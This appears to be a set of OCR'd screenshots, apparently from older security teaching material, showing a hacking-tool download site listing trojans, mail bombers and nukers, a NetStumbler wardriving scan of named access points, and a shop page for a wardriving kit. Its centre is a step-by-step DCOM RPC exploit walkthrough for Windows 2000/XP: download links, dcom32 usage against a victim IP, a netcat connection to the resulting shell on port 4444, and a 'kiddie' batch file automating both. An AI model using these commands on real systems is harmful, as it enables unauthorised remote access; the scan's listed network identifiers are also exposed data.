
BlackCode CD II

NEW BlackCode CD II edition. Order it now and get a SmoothWall Firewall iso for free.

More info...

BlackCode Users

Online users: 115
Members: 21 **Guest:** 94
Welcome cybgasia, you have 0 new messages in your message center.



Address http://www.blackcode.com/archive/windows/

Poll of the Week

Do you think Kevin Mitnick will be into hacking again?

● Yes


○ No

○ Who is kevin?

VOTE

Mail Bombers	38	This Programs send lots of e-mails to the victim. Some anonymously, others not.
Mirc	68	Mirc sripts and general IRC tools.
Multi-Task	16	Each of these programs does multiple things. For example, a program can make some Dos atacks, and include a port scanner.
Needed Files	68	Dll´s and ocx files needed by other programs to run.
Nt Hacking	28	Programs used to hack NT systems.
Nukers	46	OOB nukers, multi-port nukers, etc. This tools crash computers and networks.
Other Tools	61	Other programs not included in any of the other sections. Pagers, hex editors, etc.
Patches	8	Some files to protect your sytem against diferent exploits or attacks.
Phreaking	51	War dialers, tone dialers, multifrequency dialers, cellular phones related stuff, etc.
Scanners	100	These programmes scan remote computers for open ports, known exploits, CGI scripts, and other vulnerabilities. Some also listen to incomming connections, block ports, and much more.
Sniffers	9	These tools let you monitorice and analize all the traffic that goes throught and ethernet card. They can be used to detect bugs or making an attack plan.
Source Code	32	Source code of different tools.
Spoofers	12	Programs that let you hide or change you real ip, identd on ftp and irc sessions etc. As for Dos programs, unix tools are much more effective.
Trojan Cleaners	16	Utilities to keep your system clean from trojans.
Trojans	467	Tools that give you remote control of computers, usually with a client-server architecture.
Wordlists	9	Wordlists to use with password crackers.

Scripted RPC Root Exploit



There are 2 dcom Win32 ported versions available:
Ben Lauziere blauziere@altern.org
http://illmob.org/rpc/DComExpl_UnixWin32.zip
"exceed" exceed@microsoftsucks.org
http://illmob.org/rpc/dcom-win32.zip

for my example ill be using ben's version cuz it doesnt use a cygwin.dll
how to use the Dcom32.exe ported for win32 boxes:

```
c:\> dcom32.exe <OS ver. & service pack> <Victim IP>
(ex. C:\> dcom32.exe 2 192.168.0.2)
```


if all goes well you should get a shell on port 4444 to connect to.
fire up netcat

```
c:> nc -vvv VicIP Port
(ex. c:\>nc 192.168.0.2 4444
JackedXP [192.168.0.2] 4444 open
Microsoft Windows XP [Version 5.1.2600]
C:\WINDOWS\system32>)
```

BAM!!! You got a command prompt access to the victim box!!

easy kiddie bat for dcom32 from morning_wood

```
<snip rpcx.bat>
@echo on
@echo easy kiddi .bat by morning_wood@exploitlabs.com
@echo useage is "target remote-ip"
@echo target is 1-6 where
@echo - 0 Windows 2000 SP0 (english)
@echo - 1 Windows 2000 SP1 (english)
@echo - 2 Windows 2000 SP2 (english)
@echo - 3 Windows 2000 SP3 (english)
@echo - 4 Windows 2000 SP4 (english)
@echo - 5 Windows XP SP0 (english)
@echo - 6 Windows XP SP1 (english)
pause
dcom32 %1 %2
nc -vvv %2 4444
</snip>
```




Network Stumbler - [Singapore Master]

- Channels
- SSIDs
  - 007
  - 029b0a
  - 064ab8
  - 064bbf
  - 1f6ac0
  - 1f6ac6
  - 21554a
  - 215d29
  - 215d31
  - 226497
  - 301a77
  - admin
  - ADSL_STEVEN
  - Airport
  - Any
  - Apple Network 07c76
  - burung
  - ccn-wlan
  - cpqcorpnet
  - cyberarts studio netw
  - CYMR
  - default
  - Dex Image
  - DOVER_IT
  - Eddy Home Airport
  - EIMR

MAC	SSID	Name	Ch...	Vendor	Ty...	W...
○ 00409659C0B4	SMU		11	Cisco ...	AP	
○ 00022D1F6A...	1f6ac6	ORINOCO ...	1	Agere...	AP	
🔒 00022D21E7...	Eddy Home Airport		10	Agere...	AP	Yes
○ 00045AE83A...	linksys	Prism I	6	Linksys	AP	
🔒 0040964369A5	burung		11	Cisco ...	AP	Yes
○ 00045ACC43...	linksys		6	Linksys	AP	
○ 00022D21E5...	Airport		10	Agere...	AP	
🔒 00601D226497	226497		1	Agere...	AP	Yes
🔒 00034714781A	STPL_WLAN		10		AP	Yes
○ 00409649D2...	StarHub		11	Cisco ...	AP	
○ 00022D0505...	WaveLAN Network		3	Agere...	AP	
○ 0002A56F0990	WLAN		10		AP	
○ 00022D062C...	cpqcorpnet	AP-1000_0...	1	Agere...	AP	
○ 00022D0506...	WaveLAN Network	WavePointII	3	Agere...	AP	
○ 004096490AA8	GSBASIA		11	Cisco ...	AP	
○ 004096490260	GSBASIA		11	Cisco ...	AP	
○ 00409635C3C8	GSBASIA		11	Cisco ...	AP	
○ 00045A0F2C...	linksys		6	Linksys	AP	
○ 00409635C0...	GSBASIA		11	Cisco ...	AP	
○ 00409642C0E2	GSBASIA		11	Cisco ...	AP	
○ 004096437C20	GSBASIA		11	Cisco ...	AP	
○ 00E00304C209	Nokia WLAN		10	Nokia	AP	
○ 000124F0DE...	default	Client	6		AP	
○ 0060B36F0B...	engindo		7	Z-Com	AP	
○ 0060B36F0A...	mandarin		3	Z-Com	AP	
○ 0060B36F0F...	engindo		8	Z-Com	AP	
○ 00022D1CFD...	Elibrary		3	Agere...	AP	
○ 004096365F82	tsunami		6	Cisco ...	AP	

Ready | No wireless card found | GPS: Timed out | 114 / 114


WCN @ Netstumbler . com - Mobile Netstumbler Kit w/ORiNOCO Gold Card - Microsoft Internet Explorer provided by Comcast High-Spe
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://shop.netstumbler.com/customer/product.php?productid=60&cat=&page=&XCARTSESSID=636e622eb0179e9f79581ca165233707
Go Links
WCN @ Net Stumbler . com - Every Brand of Wireless LAN
Search GO
WCN@NETSTUMBLER.COM

Categories

- Access Points
- Accessories
- Amplifiers
- Antennas
- Bridges
- Cables
- CompactFlash Cards
- Ethernet Converters
- Kits
- PC Cards
- PCI Cards
- Routers
- USB Adapters

Brand Name

- 3Com
- BuffaloTech
- Cisco
- D-Link
- Linksys
- Netgear
- Netstumbler
- Proxim
- SMC
- YDI Wireless

WCN @ Netstumbler . com :: Kits

Mobile Netstumbler Kit w/ORiNOCO Gold Card

Details

Manufacturer	Netstumbler
SKU Number	STUM-ANTW
Drivers	Windows XP Windows 2000 Windows ME Windows 98/98SE
Availability	Usually ships in 24-48 hours
Market price:	~~$191.00~~
Price:	**$150.00**
Quantity	1

Description

NOTE: Support is provided for the Netstumbler hardware only. Help with the Netstumbler software can be found in the Netstumbler Forums.

The Mobile WLAN Stumbler Kit is an ideal kit for sniffing access points! It contains a 5 dBi magnetic mount antenna, pigtail and Orinoco Gold card. The kit is available without a card as well. Get the Mobile WLAN Stumbler Kit and there are no limits!

Your cart

Cart is empty

View cart
Checkout

Authentication

